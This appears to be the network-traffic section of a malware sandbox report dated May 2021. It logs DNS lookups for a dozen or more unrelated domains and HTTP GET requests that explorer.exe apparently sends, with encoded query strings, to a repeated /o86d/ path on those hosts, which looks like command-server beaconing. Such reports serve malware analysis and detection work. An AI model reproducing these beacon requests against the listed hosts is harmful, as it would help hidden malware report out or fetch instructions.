May 4, 2021 14:06:19.748693943 CEST	53	50848	8.8.8.8	192.168.2.7
May 4, 2021 14:06:20.822504997 CEST	61242	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:20.872454882 CEST	53	61242	8.8.8.8	192.168.2.7
May 4, 2021 14:06:22.047406912 CEST	58562	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:22.096549034 CEST	53	58562	8.8.8.8	192.168.2.7
May 4, 2021 14:06:22.559493065 CEST	56590	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:22.628572941 CEST	53	56590	8.8.8.8	192.168.2.7
May 4, 2021 14:06:22.880117893 CEST	60501	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:22.929502964 CEST	53	60501	8.8.8.8	192.168.2.7
May 4, 2021 14:06:24.684281111 CEST	53775	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:24.733577967 CEST	53	53775	8.8.8.8	192.168.2.7
May 4, 2021 14:06:25.512984991 CEST	51837	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:25.564626932 CEST	53	51837	8.8.8.8	192.168.2.7
May 4, 2021 14:06:26.776539087 CEST	55411	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:26.825258970 CEST	53	55411	8.8.8.8	192.168.2.7
May 4, 2021 14:06:29.132971048 CEST	63668	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:29.191405058 CEST	53	63668	8.8.8.8	192.168.2.7
May 4, 2021 14:06:30.156620979 CEST	54640	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:30.205650091 CEST	53	54640	8.8.8.8	192.168.2.7
May 4, 2021 14:06:31.093833923 CEST	58739	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:31.142606020 CEST	53	58739	8.8.8.8	192.168.2.7
May 4, 2021 14:06:33.352722883 CEST	60338	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:33.404259920 CEST	53	60338	8.8.8.8	192.168.2.7
May 4, 2021 14:06:34.559526920 CEST	58717	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:34.612495899 CEST	53	58717	8.8.8.8	192.168.2.7
May 4, 2021 14:06:35.744995117 CEST	59762	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:35.795392036 CEST	53	59762	8.8.8.8	192.168.2.7
May 4, 2021 14:06:36.686005116 CEST	54329	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:36.736308098 CEST	53	54329	8.8.8.8	192.168.2.7
May 4, 2021 14:06:37.772783041 CEST	58052	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:37.821469069 CEST	53	58052	8.8.8.8	192.168.2.7
May 4, 2021 14:06:39.061640978 CEST	54008	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:39.110397100 CEST	53	54008	8.8.8.8	192.168.2.7
May 4, 2021 14:06:39.917103052 CEST	59451	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:39.965784073 CEST	53	59451	8.8.8.8	192.168.2.7
May 4, 2021 14:06:42.994235992 CEST	52914	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:43.045818090 CEST	53	52914	8.8.8.8	192.168.2.7
May 4, 2021 14:06:44.647125959 CEST	64569	53	192.168.2.7	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 14:06:44.698791981 CEST	53	64569	8.8.8.8	192.168.2.7
May 4, 2021 14:06:45.445130110 CEST	52816	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:45.502480984 CEST	53	52816	8.8.8.8	192.168.2.7
May 4, 2021 14:06:45.576879978 CEST	50781	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:45.625689983 CEST	53	50781	8.8.8.8	192.168.2.7
May 4, 2021 14:06:46.900940895 CEST	54230	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:46.949641943 CEST	53	54230	8.8.8.8	192.168.2.7
May 4, 2021 14:06:58.122010946 CEST	54911	53	192.168.2.7	8.8.8.8
May 4, 2021 14:06:58.170706987 CEST	53	54911	8.8.8.8	192.168.2.7
May 4, 2021 14:07:15.087577105 CEST	49958	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:15.146224976 CEST	53	49958	8.8.8.8	192.168.2.7
May 4, 2021 14:07:15.294667959 CEST	50860	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:15.343267918 CEST	53	50860	8.8.8.8	192.168.2.7
May 4, 2021 14:07:20.738805056 CEST	50452	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:20.805721998 CEST	53	50452	8.8.8.8	192.168.2.7
May 4, 2021 14:07:24.147571087 CEST	59730	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:24.216859102 CEST	53	59730	8.8.8.8	192.168.2.7
May 4, 2021 14:07:29.716084003 CEST	59310	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:29.918346882 CEST	53	59310	8.8.8.8	192.168.2.7
May 4, 2021 14:07:35.608047962 CEST	51919	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:35.795407057 CEST	53	51919	8.8.8.8	192.168.2.7
May 4, 2021 14:07:40.835602999 CEST	64296	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:40.939733982 CEST	53	64296	8.8.8.8	192.168.2.7
May 4, 2021 14:07:45.378418922 CEST	56680	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:45.432214022 CEST	53	56680	8.8.8.8	192.168.2.7
May 4, 2021 14:07:46.075125933 CEST	58820	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:46.149853945 CEST	53	58820	8.8.8.8	192.168.2.7
May 4, 2021 14:07:48.039201975 CEST	60983	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:48.102483988 CEST	53	60983	8.8.8.8	192.168.2.7
May 4, 2021 14:07:51.467829943 CEST	49247	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:51.661175966 CEST	53	49247	8.8.8.8	192.168.2.7
May 4, 2021 14:07:57.381262064 CEST	52286	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:58.385168076 CEST	52286	53	192.168.2.7	8.8.8.8
May 4, 2021 14:07:58.461399078 CEST	53	52286	8.8.8.8	192.168.2.7
May 4, 2021 14:08:03.655659914 CEST	56064	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:03.743710995 CEST	53	56064	8.8.8.8	192.168.2.7
May 4, 2021 14:08:07.877969980 CEST	63744	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:08.020247936 CEST	53	63744	8.8.8.8	192.168.2.7
May 4, 2021 14:08:08.561053991 CEST	61457	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:08.620629072 CEST	53	61457	8.8.8.8	192.168.2.7
May 4, 2021 14:08:09.152486086 CEST	58367	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:09.228902102 CEST	60599	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:09.229927063 CEST	53	58367	8.8.8.8	192.168.2.7
May 4, 2021 14:08:09.333000898 CEST	53	60599	8.8.8.8	192.168.2.7
May 4, 2021 14:08:09.359584093 CEST	59571	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:09.726725101 CEST	53	59571	8.8.8.8	192.168.2.7
May 4, 2021 14:08:09.852539062 CEST	52689	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:09.901209116 CEST	53	52689	8.8.8.8	192.168.2.7
May 4, 2021 14:08:10.464382887 CEST	50290	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:10.627744913 CEST	53	50290	8.8.8.8	192.168.2.7
May 4, 2021 14:08:11.197166920 CEST	60427	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:11.259094000 CEST	53	60427	8.8.8.8	192.168.2.7
May 4, 2021 14:08:11.705502033 CEST	56209	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:11.905782938 CEST	53	56209	8.8.8.8	192.168.2.7
May 4, 2021 14:08:12.733133078 CEST	59582	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:12.790390015 CEST	53	59582	8.8.8.8	192.168.2.7
May 4, 2021 14:08:13.785479069 CEST	60949	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:13.846740961 CEST	53	60949	8.8.8.8	192.168.2.7
May 4, 2021 14:08:14.298089027 CEST	58542	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:14.357672930 CEST	53	58542	8.8.8.8	192.168.2.7
May 4, 2021 14:08:14.762854099 CEST	59179	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:14.824110985 CEST	53	59179	8.8.8.8	192.168.2.7
May 4, 2021 14:08:20.218633890 CEST	60927	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:20.280332088 CEST	53	60927	8.8.8.8	192.168.2.7

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 14:08:22.379195929 CEST	57854	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:22.432400942 CEST	53	57854	8.8.8.8	192.168.2.7
May 4, 2021 14:08:23.621026993 CEST	62026	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:23.678468943 CEST	53	62026	8.8.8.8	192.168.2.7
May 4, 2021 14:08:25.376905918 CEST	59453	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:25.447524071 CEST	53	59453	8.8.8.8	192.168.2.7
May 4, 2021 14:08:37.505086899 CEST	62468	53	192.168.2.7	8.8.8.8
May 4, 2021 14:08:37.566422939 CEST	53	62468	8.8.8.8	192.168.2.7

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 14:07:24.147571087 CEST	192.168.2.7	8.8.8.8	0x4d6f	Standard query (0)	www.cinmax.xyz	A (IP address)	IN (0x0001)
May 4, 2021 14:07:29.716084003 CEST	192.168.2.7	8.8.8.8	0xfbf4	Standard query (0)	www.genialnetero.com	A (IP address)	IN (0x0001)
May 4, 2021 14:07:35.608047962 CEST	192.168.2.7	8.8.8.8	0xa3e1	Standard query (0)	www.evrbrite.com	A (IP address)	IN (0x0001)
May 4, 2021 14:07:40.835602999 CEST	192.168.2.7	8.8.8.8	0x746c	Standard query (0)	www.joycasino-2020.club	A (IP address)	IN (0x0001)
May 4, 2021 14:07:46.075125933 CEST	192.168.2.7	8.8.8.8	0x3167	Standard query (0)	www.marielivet.com	A (IP address)	IN (0x0001)
May 4, 2021 14:07:51.467829943 CEST	192.168.2.7	8.8.8.8	0x21a	Standard query (0)	www.firstcoastelope.com	A (IP address)	IN (0x0001)
May 4, 2021 14:07:57.381262064 CEST	192.168.2.7	8.8.8.8	0xe3fe	Standard query (0)	www.blueberry-intl.com	A (IP address)	IN (0x0001)
May 4, 2021 14:07:58.385168076 CEST	192.168.2.7	8.8.8.8	0xe3fe	Standard query (0)	www.blueberry-intl.com	A (IP address)	IN (0x0001)
May 4, 2021 14:08:03.655659914 CEST	192.168.2.7	8.8.8.8	0x921d	Standard query (0)	www.thaihuay88.com	A (IP address)	IN (0x0001)
May 4, 2021 14:08:09.359584093 CEST	192.168.2.7	8.8.8.8	0xc467	Standard query (0)	www.morumi.site	A (IP address)	IN (0x0001)
May 4, 2021 14:08:14.762854099 CEST	192.168.2.7	8.8.8.8	0x800c	Standard query (0)	www.website-bazar.com	A (IP address)	IN (0x0001)
May 4, 2021 14:08:20.218633890 CEST	192.168.2.7	8.8.8.8	0x998c	Standard query (0)	www.sheryl abrahamphotography.com	A (IP address)	IN (0x0001)
May 4, 2021 14:08:25.376905918 CEST	192.168.2.7	8.8.8.8	0x3f82	Standard query (0)	www.recruit-japan-hcm.com	A (IP address)	IN (0x0001)
May 4, 2021 14:08:37.505086899 CEST	192.168.2.7	8.8.8.8	0xb00d	Standard query (0)	www.arpinaindustriesllc.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 14:07:24.216859102 CEST	8.8.8.8	192.168.2.7	0x4d6f	No error (0)	www.cinmax.xyz		199.192.27.68	A (IP address)	IN (0x0001)
May 4, 2021 14:07:29.918346882 CEST	8.8.8.8	192.168.2.7	0xfbf4	No error (0)	www.genialnetero.com	genialnetero.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 14:07:29.918346882 CEST	8.8.8.8	192.168.2.7	0xfbf4	No error (0)	genialnetero.com		162.241.62.33	A (IP address)	IN (0x0001)
May 4, 2021 14:07:35.795407057 CEST	8.8.8.8	192.168.2.7	0xa3e1	Name error (3)	www.evrbrite.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 14:07:40.939733982 CEST	8.8.8.8	192.168.2.7	0x746c	No error (0)	www.joycasino-2020.club		185.231.69.84	A (IP address)	IN (0x0001)
May 4, 2021 14:07:46.149853945 CEST	8.8.8.8	192.168.2.7	0x3167	No error (0)	www.marielivet.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 14:07:46.149853945 CEST	8.8.8.8	192.168.2.7	0x3167	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
May 4, 2021 14:07:51.661175966 CEST	8.8.8.8	192.168.2.7	0x21a	No error (0)	www.firstcoastelope.com	firstcoastelope.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 14:07:51.661175966 CEST	8.8.8.8	192.168.2.7	0x21a	No error (0)	firstcoastelope.com		67.222.39.83	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 14:07:58.461399078 CEST	8.8.8.8	192.168.2.7	0xe3fe	No error (0)	www.blueberry-intl.com	blueberry-intl.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 14:07:58.461399078 CEST	8.8.8.8	192.168.2.7	0xe3fe	No error (0)	blueberry-intl.com		34.102.136.180	A (IP address)	IN (0x0001)
May 4, 2021 14:08:03.743710995 CEST	8.8.8.8	192.168.2.7	0x921d	No error (0)	www.thaihuay88.com		206.189.46.186	A (IP address)	IN (0x0001)
May 4, 2021 14:08:09.726725101 CEST	8.8.8.8	192.168.2.7	0xc467	Name error (3)	www.morumi.site	none	none	A (IP address)	IN (0x0001)
May 4, 2021 14:08:14.824110985 CEST	8.8.8.8	192.168.2.7	0x800c	No error (0)	www.website-bazar.com	website-bazar.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 14:08:14.824110985 CEST	8.8.8.8	192.168.2.7	0x800c	No error (0)	website-bazar.com		198.54.115.5	A (IP address)	IN (0x0001)
May 4, 2021 14:08:20.280332088 CEST	8.8.8.8	192.168.2.7	0x998c	No error (0)	www.sherylabrahamphotography.com	sherylabrahamphotography.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 14:08:20.280332088 CEST	8.8.8.8	192.168.2.7	0x998c	No error (0)	sherylabrahamphotography.com		192.0.78.24	A (IP address)	IN (0x0001)
May 4, 2021 14:08:20.280332088 CEST	8.8.8.8	192.168.2.7	0x998c	No error (0)	sherylabrahamphotography.com		192.0.78.25	A (IP address)	IN (0x0001)
May 4, 2021 14:08:25.447524071 CEST	8.8.8.8	192.168.2.7	0x3f82	Name error (3)	www.recruit-japan-hcm.com	none	none	A (IP address)	IN (0x0001)
May 4, 2021 14:08:37.566422939 CEST	8.8.8.8	192.168.2.7	0xb00d	No error (0)	www.arpinaindustriesllc.com	arpinaindustriesllc.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 14:08:37.566422939 CEST	8.8.8.8	192.168.2.7	0xb00d	No error (0)	arpinaindustriesllc.com		162.0.232.119	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.cinmax.xyz
- www.genialnetero.com
- www.joycasino-2020.club
- www.marielivet.com
- www.firstcoastelope.com
- www.blueberry-intl.com
- www.thaihuay88.com
- www.website-bazar.com
- www.sherylabrahamphotography.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.7	49726	199.192.27.68	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 14:07:24.425563097 CEST	1510	OUT	GET /o86d/?W6jDfD=FLq1m09lMNVeUGxb2EGlpEcYOBglVjP6VclDGdRBVwR1mwk4Bp+oxJyzVgRWjmk7leVMWGvpeQ==&Yn=ybdHh8KP02GTtb HTTP/1.1 Host: www.cinmax.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 14:07:24.701565027 CEST	1510	IN	HTTP/1.1 404 Not Found Date: Tue, 04 May 2021 12:07:24 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 328 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 6f 38 36 64 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /o86d/ was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.7	49727	162.241.62.33	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 14:07:30.082694054 CEST	1511	OUT	GET /o86d/?W6jDfD=ciPSY9IHIiBMUeM+AHa6rnkVhX0NcoOlsc17DR+fEw9UxF+XyC1njkrt1st9cFa0q3XsiD0AOg==&Yn=ybdHh8KP02GTtb HTTP/1.1 Host: www.genialnetero.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 14:07:30.714499950 CEST	1512	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 04 May 2021 12:07:30 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://genialnetero.com/o86d/?W6jDfD=ciPSY9IHIiBMUeM+AHa6rnkVhX0NcoOlsc17DR+fEw9UxF+XyC1njkrt1st9cFa0q3XsiD0AOg==&Yn=ybdHh8KP02GTtb Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.7	49728	185.231.69.84	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 14:07:40.990309954 CEST	1513	OUT	GET /o86d/?W6jDfD=sTrQNZETbqohgMY0G3QDWOyfMZqAyHA57kuO1l/GbTBT7+5tNjLfMqbR0u4OJ3a+5b59BonlRA==&Yn=ybdHh8KP02GTtb HTTP/1.1 Host: www.joycasino-2020.club Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 14:07:41.063040018 CEST	1513	IN	HTTP/1.1 503 Service Temporarily Unavailable Server: nginx Date: Tue, 04 May 2021 12:07:41 GMT Content-Type: text/html; charset=utf-8 Content-Length: 0 Connection: close X-Powered-By: PHP/7.2.34 Status: 503 Service Temporarily Unavailable Retry-After: 259200

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.7	49732	23.227.38.74	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 14:07:46.205315113 CEST	1570	OUT	GET /o86d/?W6jDfD=PL9u7p4v7hn5T83wCAG42BUGAPPNW4v8+s1TFKrmIVkrOUDjB/r4wvcv+gOAAG+Oa4qYtq3B7Q==&Yn=ybdHh8KP02GTtb HTTP/1.1 Host: www.marielivet.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 14:07:46.421359062 CEST	1572	IN	HTTP/1.1 403 Forbidden Date: Tue, 04 May 2021 12:07:46 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding X-Sorting-Hat-PodId: 149 X-Sorting-Hat-ShopId: 48042705046 X-Dc: gcp-us-central1 X-Request-ID: 0c6eb7ca-740e-45e8-bf03-2b3f203f2516 X-Permitted-Cross-Domain-Policies: none X-XSS-Protection: 1; mode=block X-Download-Options: noopen X-Content-Type-Options: nosniff CF-Cache-Status: DYNAMIC cf-request-id: 09d8e0073f00000610069af000000001 Server: cloudflare CF-RAY: 64a19c51fe910610-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 31 31 38 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 20 2f 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 65 66 65 72 72 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 65 76 65 72 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 41 63 63 65 73 73 20 64 65 6e 69 65 64 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 73 74 79 6c 65 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 3e 0a 20 20 20 20 20 20 20 20 2a 7b 62 6f 78 2d 73 69 7a 69 6e 67 3a 62 6f 72 64 65 72 2d 62 6f 78 3b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 22 48 65 6c 76 65 74 69 63 61 20 4e 65 75 65 22 2c 48 65 6c 76 65 74 69 63 61 2c 41 72 69 61 6c 2c 73 61 6e 73 2d 73 65 72 69 66 3b 62 61 63 6b 67 72 6f 75 6e 64 3a 23 46 31 46 31 46 31 3b 66 6f 6e 74 2d 73 69 7a 65 3a 36 32 2e 35 25 3b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 7d 62 6f 64 79 7b 70 61 64 64 69 6e 67 3a 30 3b 6d 61 72 67 69 6e 3a 30 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 2e 37 72 65 6d 7d 61 7b 63 6f 6c 6f 72 3a 23 33 30 33 30 33 30 3b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 3a 31 70 78 20 73 6f 6c 69 64 20 23 33 30 33 30 33 30 3b 74 65 78 74 2d 64 65 63 6f 72 61 74 69 6f 6e 3a 6e 6f 6e 65 3b 70 61 64 64 69 6e 67 2d 62 6f 74 74 6f 6d 3a 31 72 65 6d 3b 74 72 61 6e 73 69 74 69 6f 6e 3a 62 6f 72 64 65 72 2d 63 6f 6c 6f 72 20 30 2e 32 73 20 65 61 73 65 2d 69 6e 7d 61 3a 68 6f 76 65 72 7b 62 6f 72 64 65 72 2d 62 6f 74 74 6f 6d 2d 63 6f 6c 6f 72 3a 23 41 39 41 39 41 39 7d 68 31 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 38 72 65 6d 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 34 30 30 3b 6d 61 72 67 69 6e 3a 30 20 30 20 31 2e 34 72 65 6d 20 30 7d 70 7b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 7d 2e 70 61 67 65 7b 70 61 64 64 69 6e 67 3a 34 72 65 6d 20 33 2e 35 72 65 6d 3b 6d 61 72 67 69 6e 3a 30 3b 64 69 73 70 6c 61 79 3a 66 6c 65 78 3b 6d 69 6e 2d 68 65 69 67 Data Ascii: 1184<!DOCTYPE html><html lang="en"><head> <meta charset="utf-8" /> <meta name="referrer" content="never" /> <title>Access denied</title> <style type="text/css"> *{box-sizing:border-box;margin:0;padding:0}html{font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;background:#F1F1F1;font-size:62.5%;color:#303030;min-height:100%}body{padding:0;margin:0;line-height:2.7rem}a{color:#303030;border-bottom:1px solid #303030;text-decoration:none;padding-bottom:1rem;transition:border-color 0.2s ease-in}a:hover{border-bottom-color:#A9A9A9}h1{font-size:1.8rem;font-weight:400;margin:0 0 1.4rem 0}p{font-size:1.5rem;margin:0}.page{padding:4rem 3.5rem;margin:0;display:flex;min-heig

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.7	49734	67.222.39.83	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 14:07:51.849014997 CEST	5490	OUT	GET /o86d/?W6jDfD=LOco70LpFY5umcR4dQY6Ck5isx6bsPxuRuPfG/JQuVwPWdFiKckkP6tLRm3hZqsbjizE9R3VWg==&Yn=ybdHh8KP02GTtb HTTP/1.1 Host: www.firstcoastelope.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 14:07:53.232192039 CEST	5491	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 04 May 2021 12:07:51 GMT Server: Apache Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://firstcoastelope.com/o86d/?W6jDfD=LOco70LpFY5umcR4dQY6Ck5isx6bsPxuRuPfG/JQuVwPWdFiKckkP6tLRm3hZqsbjizE9R3VWg==&Yn=ybdHh8KP02GTtb host-header: c2hhcmVkLmJsdWVob3N0LmNvbQ== X-Endurance-Cache-Level: 2 Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.7	49735	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 14:07:58.504919052 CEST	5493	OUT	GET /o86d/?W6jDfD=lH+NNz2eaU5LSk/yemMXIWDwl3fMAuCKISb0DcDmH6anXfUVh7p155egYD4l1a4C4v8/cW+zhg==&Yn=ybdHh8KP02GTtb HTTP/1.1 Host: www.blueberry-intl.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 4, 2021 14:07:58.641736031 CEST	5494	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 04 May 2021 12:07:58 GMT Content-Type: text/html Content-Length: 275 ETag: "6089be8c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.7	49736	206.189.46.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
